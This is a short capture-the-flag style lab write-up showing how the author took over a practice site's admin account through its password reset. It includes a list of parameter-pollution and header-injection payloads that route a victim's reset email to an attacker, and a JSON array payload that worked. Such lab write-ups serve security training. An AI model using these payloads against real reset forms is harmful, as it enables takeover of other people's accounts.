 Mostafa Ashraf

Description
As usual, try logging in with admin@bepractical.tech.
Starting from the login page, we can sign in as in Lab 2, so I created a new account. Then, I played around with BurpSuite, trying various ideas learned from Lab 1 and Lab 2, but with no success. Let’s go directly to the reset password function.
Reset Password

Turn on interception and click send to see the request.

Notice the format used is JSON , while hunting take these notes
when reset password
GET /passwordreset
#Double parameter
- email=victim@xyz.tld&email=hacker@xyz.tld
- email=victim@xyz.tld,email=hacker@xyz.tld
- email=victim@xyz.tld&bcc:hacker@xyz.tld
- email=victim@xyz.tld%0a%0dcc:=hacker@xyz.tld
- email=victim@xyz.tld,hacker@xyz.tld
- email=victim@xyz.tld%20hacker@xyz.tld
- email=victim@xyz.tld|hacker@xyz.tld

- {"email":["victim@xyz.tld","hacker@xyz.tld"]}
The last one worked for me by entering both emails like this.
{
    "email":["admin@practical.tech",
          "730bbbfd32@emailcbox.pro" ]
}

press forward to see the response. it’s a 200 ok
now go to firefox

Admin account …. Hacked gg